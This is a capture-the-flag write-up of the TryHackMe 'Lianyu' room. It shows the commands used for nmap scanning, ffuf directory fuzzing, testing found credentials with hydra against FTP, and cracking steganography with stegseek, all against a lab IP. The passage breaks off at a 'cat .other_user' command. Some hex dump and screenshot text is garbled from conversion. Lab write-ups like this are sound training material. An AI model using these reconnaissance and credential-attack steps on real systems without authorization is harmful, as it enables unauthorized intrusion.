


LIANYU

- <https://tryhackme.com/room/lianyu>

SCANNING

I scanned the target using **nmap** to find its open ports, services etc.



```
root@kali:~/thm/lianyu# nmap -A -p- 10.10.218.129 --min-rate 10000 -oN lianyu.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 02:55 EDT
Warning: 10.10.218.129 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.218.129
Host is up (0.22s latency).

Not shown: 54597 closed tcp ports (reset), 10933 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 3.0.2
22/tcp    open  ssh    OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
|   2048 39:6f:3a:9c:be:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
|_  256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)

80/tcp    open  http   Apache httpd
|_http-title: Purgatory
|_http-server-header: Apache
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4       111/tcp    rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4        111/tcp6   rpcbind
|   100000  3,4        111/udp6  rpcbind
|   100024  1          33628/tcp  status
|   100024  1          34759/udp  status
|   100024  1          36766/tcp  status
|_  100024  1          60307/udp  status
33628/tcp open  status  1 (RPC #100024)
```


FOOTHOLD

Since the target was running a web application, I fuzzed it for hidden directories and found an interesting endpoint.

```
# ffuf -u http://10.10.218.129/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -fc 403
I wasn't Expecting You at this Moment. I will meet you there
You should find a way to Lian_Yu as we are planed. The Code Word is:
v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.218.129/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects: false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500
:: Filter        : Response status: 403
island          [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 172ms]
:: Progress: [62281/62281] :: Job [1/1] :: 266 req/sec :: Duration: [0:05:14] :: Errors: 0 ::
```

I visited the endpoint and felt that the information on the page was incomplete.



So, I viewed the source code and found a potential username/password.

```
1 <!DOCTYPE html>
2 <html>
3 <body>
4 <style>
5
6 </style>
7 <h1> Ohhh Noo, Don't Talk..... </h1>
8
9
10
11
12
13 <p> I wasn't Expecting You at this Moment. I will meet you there </p><!-- go!go!go! -->
14
15
16
17
18
19
20 <p>You should find a way to <b> Lian_Yu</b> as we are planed. The Code Word is: </p><h2 style="color:white"> vigilante</style></h2>
21
22 </body>
23 </html>
24
25
```

I then fuzzed for hidden directories inside the newly discovered endpoint and found another endpoint.


```
(root㉿kali)-[~/thm/lianyu]
# ffuf -u http://10.10.218.129/island/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -fc 403

I wasn't Expecting You at this Moment. I will meet you there
You should find a way to Lian_Yu as we are planed. The Code Word is:
v2.1.0-dev

:: Method : GET
:: URL : http://10.10.218.129/island/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response status: 403

2100 [Status: 301, Size: 241, Words: 14, Lines: 8, Duration: 173ms]
:: Progress: [62281/62281] :: Job [1/1] :: 195 req/sec :: Duration: [0:05:25] :: Errors: 0 ::
```

Upon visiting the page, I viewed the source code and found an interesting comment left by the developer.



How Oliver Queen finds his way to Lian_Yu?


The comment said we could avail our .ticket ... Maybe, there could be a file or directory on this endpoint with the .ticket extension.

```
1 <!DOCTYPE html>
2 <html>
3 <body>
4
5 <h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>
6
7
8 <p align=center >
9 <iframe width="640" height="480" src="https://www.youtube.com/embed/X8Z1FuW4lyY">
10 </iframe> <p>
11 <!-- you can avail your .ticket here but how? -->
12
13 </header>
14 </body>
15 </html>
16
17
```


A screenshot of a Firefox browser window showing the source code of a web page. The address bar shows three tabs: "10.10.218.129/island/2100/", "http://10.10.218.129/island/2", and "http://10.10.218.129/island/". The main content area displays the source code of the page. The code is a simple HTML document with a header section containing a large h1 tag and an iframe. There are several comments in the code, notably one that says "you can avail your .ticket here but how?". The code is numbered from 1 to 17.

So, I fuzzed for .ticket endpoints inside the hidden directory.


I accessed the newly discovered endpoint and found an encoded piece of string.



I tried various methods to decode the string and successfully decoded it when I used the *From Base58* decoder from **cyberchef**.




This looked like a password so I checked if this could be used with the username that I had found earlier on the other services running on the target i.e **ssh** or **ftp**. The credentials worked with ***ftp**.



```
(root@kali)-[~/thm/lianyu]
# hydra -l 'vigilante' -p '!#th3h00d' ftp://10.10.218.129
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes this is non-binding, these ** ignore laws and ethics anyway.


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-08 03:49:00
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.10.218.129:21/
[21][ftp] host: 10.10.218.129 login: vigilante password: !#th3h00d
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-08 03:49:01
```

I connected to the **ftp** server and listed the available files.



```
(root@kali)-[~/thm/lianyu]
# cat creds
vigilante : !#th3h00d --> FTP
(vi)
(root@kali)-[~/thm/lianyu]
# ftp 10.10.218.129
Connected to 10.10.218.129.
220 (vsFTPd 3.0.2)
Name (10.10.218.129:root): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> [REDACTED]
```

It contained some images so I downloaded them onto my local system.



```
root@kali:~/thm/lianyu
ftp> ls
229 Entering Extended Passive Mode (|||31381|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 511720 May 01 2020 Leave_me_alone.png
-rw-r--r-- 1 0 0 549924 May 05 2020 Queen's_Gambit.png
-rw-r--r-- 1 0 0 191026 May 01 2020 aa.jpg
226 Directory send OK.
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
229 Entering Extended Passive Mode (|||61454|).
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
100% [*****] 186 KiB 84.96 KiB/s 00:00 ETA
226 Transfer complete.
191026 bytes received in 00:02 (79.66 KiB/s)
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
229 Entering Extended Passive Mode (|||46281|).
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
100% [*****] 499 KiB 127.49 KiB/s 00:00 ETA
226 Transfer complete.
511720 bytes received in 00:04 (119.54 KiB/s)
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
229 Entering Extended Passive Mode (|||20813|).
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
100% [*****] 537 KiB 167.72 KiB/s 00:00 ETA
226 Transfer complete.
549924 bytes received in 00:03 (159.97 KiB/s)
ftp> |
```

The `leave_me_alone.png` file seemed to have some problem.

```
[root@kali]-[~/thm/lianyu]
# file aa.jpg
aa.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1200x1600, components 3

[root@kali]-[~/thm/lianyu]
# file Queen\'s_Gambit.png
Queen's_Gambit.png: PNG image data, 1280 x 720, 8-bit/color RGBA, non-interlaced

[root@kali]-[~/thm/lianyu]
# file Leave_me_alone.png
Leave_me_alone.png: data
```

The exif data confirmed that there was a file format error.

```
(root㉿kali)-[~/thm/lianyu]
# exiftool Leave_me_alone.png
ExifTool Version Number          : 13.25
File Name                         : Leave_me_alone.png
Directory                          : .
File Size                          : 512 kB
File Modification Date/Time       : 2020:04:30 23:26:06-04:00
File Access Date/Time              : 2025:07:08 03:50:42-04:00
File Inode Change Date/Time       : 2025:07:08 03:50:42-04:00
File Permissions                  : -RW-r--r--
Error                             : File format error
```

I uploaded the image in a hex editor and found that the magic header numbers were incorrect.

The screenshot shows a browser-based hex editor interface. The address bar indicates the URL is <https://hexed.it>. The main window displays the file 'Leave_me_alone.png'. The file information pane shows the file name, size (511,720 bytes), and type (Data Inspector (Little-endian)). The data inspector pane shows the file's contents in Little-endian format, starting with the IHDR header. The status bar at the bottom left shows 'Selected: 3 (0x0) bytes in 1 range'. The status bar at the bottom right shows the IP address 10.10.218.129 and the timestamp 10:21.17 14:00.

Google search results for "png magic numbers":

- Magic number - Kaspersky IT Encyclopedia**: A magic number is a number that is explicitly defined in the code of a computer program without detailing its purpose. Th... [Kaspersky IT Encyclopedia](#)
- File Validations Using Magic Numbers in NodeJS Express Server**: NodeJS Express Server | Microsoft Azure | 13 Oct 2024 — What are Magic Numbers? Magic numbers are a series of bytes at the... [Medium](#)
- Wikipedia**: https://en.wikipedia.org/wiki/List_of_file_signatures
- List of file signatures**: A file signature is data used to identify or verify the content of a file. Such signatures are also known as magic numbers or magic bytes.

Waiting for www.google.com...

I fixed the headers and downloaded the image.


HexEdit - Browser-based interface showing the binary content of "Leave_me_alone.png":

```

Leave_me_alone.png x EPNG . . . . . IHDR
00000000 89 50 4E 47 0D 0A 1A 0A 00 00 00 00 00 00 00 00
00000010 00 00 03 4D 00 00 01 D0 00 00 00 00 00 00 00 00
00000020 5B 00 00 28 00 44 41 54 78 9C AC BD E9 7A 24
00000030 4B 6E 25 08 33 F7 E0 92 64 66 DE A5 55 78 69 34
00000040 6A 69 54 FD F5 73 CE BC C0 3C 9C 7E B4 D4 A5 56
00000050 49 55 75 07 5C 98 5C 22 C2 DD 6C 3E 00 E7 C0 E0
00000060 4E 66 A9 4A 3D 71 3F 5E 32 C9 08 5F CC CD 60 C0
00000070 C1 C1 A1 F9 7F F6 FF BB 2F EB 22 FA B5 AE B0
00000080 7D 90 CF E7 F8 1E 5F CB 49 CE 9D 94 7E B7 07
00000090 T2 3C C9 E9 74 92 03 D3 49 4E C7 93 9C 8F 88 2C
000000A0 4B B3 7F 2F C7 45 CE A7 45 D6 D3 59 DA D2 44 A4
000000B0 48 EF 5D F4 D5 78 11 29 45 D6 E9 52 4A 91 44
000000C0 F4 19 2F FA 6F BE FA 8D F6 FE 5E A5 E9 77 78 5F B3
000000D0 DF E9 67 F4 78 A5 54 11 F1 DF D9 6A 1F 12 01 63
000000E0 FF 19 2F B0 06 3B 8C 9E B9 E8 31 56 FB D9 8E DD
000000F0 0F B8 77 D7 67 9F 2F E9 A3 E3 98 76 17 60 7F 1F
00000100 D7 D1 E2 33 C5 BE F4 TA 27 FC 6C F7 D5 C7 B1 6A
00000110 AD 52 TA 4F 9F 19 E7 F2 E9 E7 0E 87 C9 DF 3B
00000120 4D F6 F9 50 64 BA 9C E4 70 79 90 C3 C5 41 2E
00000130 AF 0E 32 10 0E 72 88 BC B0 7F D7 B9 CA 34 40 32
00000140 CD C5 BE 87 4C 45 E6 43 B5 63 D8 71 EC 3A 4E D2
00000150 5A 91 22 D5 CE 05 74 3C F2 60 96 65 78 9D E2 E3
00000160 54 27 BD 97 25 52 7B 8A 46 28 7F A7 DF 9B E8
00000170 01 F5 BB 9E 8F E7 CD 63 A5 CF 78 3C A7 C1 31
00000180 A6 B0 71 BC 98 74 62 91 49 DA 70 1E 5C F5
00000190 E0 93 2B D2 D6 82 67 33 E6 94 1E 70 50 39 CA 4D
000001A0 74 2A 55 7B 36 25 E6 97 70 D5 2E A5 76 A9 65 B2
000001B0 F9 C6 63 CF F3 6C 3F DB 98 4E 93 C8 B4 E2 9E 0E
000001C0 32 CF 55 EA E4 63 A4 EF D3 B9 A9 3F EB FB F8 5D
000001D0 DF CB 63 8C B9 51 65 AA B3 4C E5 E0 C7 2A FA FE
000001E0 FF 0C 0F FF 72 0E 07 02 FF 0C FF 0E FF 0C 00 7C

```

However, the image contained nothing interesting.



Leave_me_alone.png 845x475 511.7 kB 100.0%

I then tried extracting data from aa.jpg and found out it contained a zip file. In uncompressed the file and found 2 files.

```
(root㉿kali)-[~/thm/lianyu]
└─# stegseek aa.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
[!] Found passphrase: "password"
[!] Original filename: "ss.zip".
[!] Extracting to "aa.jpg.out".

(root㉿kali)-[~/thm/lianyu]
└─# file aa.jpg.out
aa.jpg.out: Zip archive data, made by v2.0 UNIX, extract using at least v2.0, last modified Apr 28 2020 02:06:00, uncompressed size 333, method=dflate

(root㉿kali)-[~/thm/lianyu]
└─# unzip aa.jpg.out
Archive: aa.jpg.out
  inflating: passwd.txt
  inflating: shado

(root㉿kali)-[~/thm/lianyu]
└─# ls
aa.jpg      aa.jpg.out    creds    Leave_me_alone.png    lianyu.nmap    passwd.txt  "Queen's_Gambit.png"    shado
```

One file contained a password while the other had some kind of a note.

(root㉿kali)-[~/thm/lianyu]
cat shado
M3tahuman
(root㉿kali)-[~/thm/lianyu]
cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***
a small Note about it
Having spent years on the island, Oliver learned how to be resourceful and set booby traps all over the island in the common event he ran into dangerous people. The island is also home to many animals, including pheasants, wild pigs and wolves.

At this point, I tried fuzzing spraying this password with the potential usernames that I had found so far, however, nothing worked. I went back to the **ftp** server and listed the hidden files as well to find an interesting hidden file called `.other_user`.

```
(root㉿kali)-[~/thm/lianyu]  
# ftp 10.10.218.129  
Connected to 10.10.218.129.  
220 (vsFTPd 3.0.2)  
Name (10.10.218.129:root): vigilante  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||43342|).  
150 Here comes the directory listing.  
drwxr-xr-x 2 1001 1001 4096 May 05 2020 .  
drwxr-xr-x 4 0 0 4096 May 01 2020 ..  
-rw----- 1 1001 1001 44 May 01 2020 .bash_history  
-rw-r--r-- 1 1001 1001 220 May 01 2020 .bash_logout  
-rw-r--r-- 1 1001 1001 3515 May 01 2020 .bashrc  
-rw-r--r-- 1 0 0 2483 May 01 2020 .other_user  
-rw-r--r-- 1 1001 1001 675 May 01 2020 .profile  
-rw-r--r-- 1 0 0 511720 May 01 2020 Leave_me_alone.png  
-rw-r--r-- 1 0 0 549924 May 05 2020 Queen's_Gambit.png  
-rw-r--r-- 1 0 0 191026 May 01 2020 aa.jpg  
226 Directory send OK.  
ftp> |
```

I downloaded the file on my local system.

```
ftp> get .other_user  
local: .other_user remote: .other_user  
229 Entering Extended Passive Mode (|||25776|).  
150 Opening BINARY mode data connection for .other_user (2483 bytes).  
100% [*****] 2483 5.38 MiB/s 00:00 ETA  
226 Transfer complete.  
2483 bytes received in 00:00 (16.57 KiB/s)  
ftp> |
```

The file contained a bunch of potential usernames.

```

root@kali: ~/thm/lianyu
File Actions Edit View Help
root@kali: ~/thm/lianyu root@kali: ~/thm/lianyu root@kali: ~/thm/lianyu

[root@kali]# cat .other_user
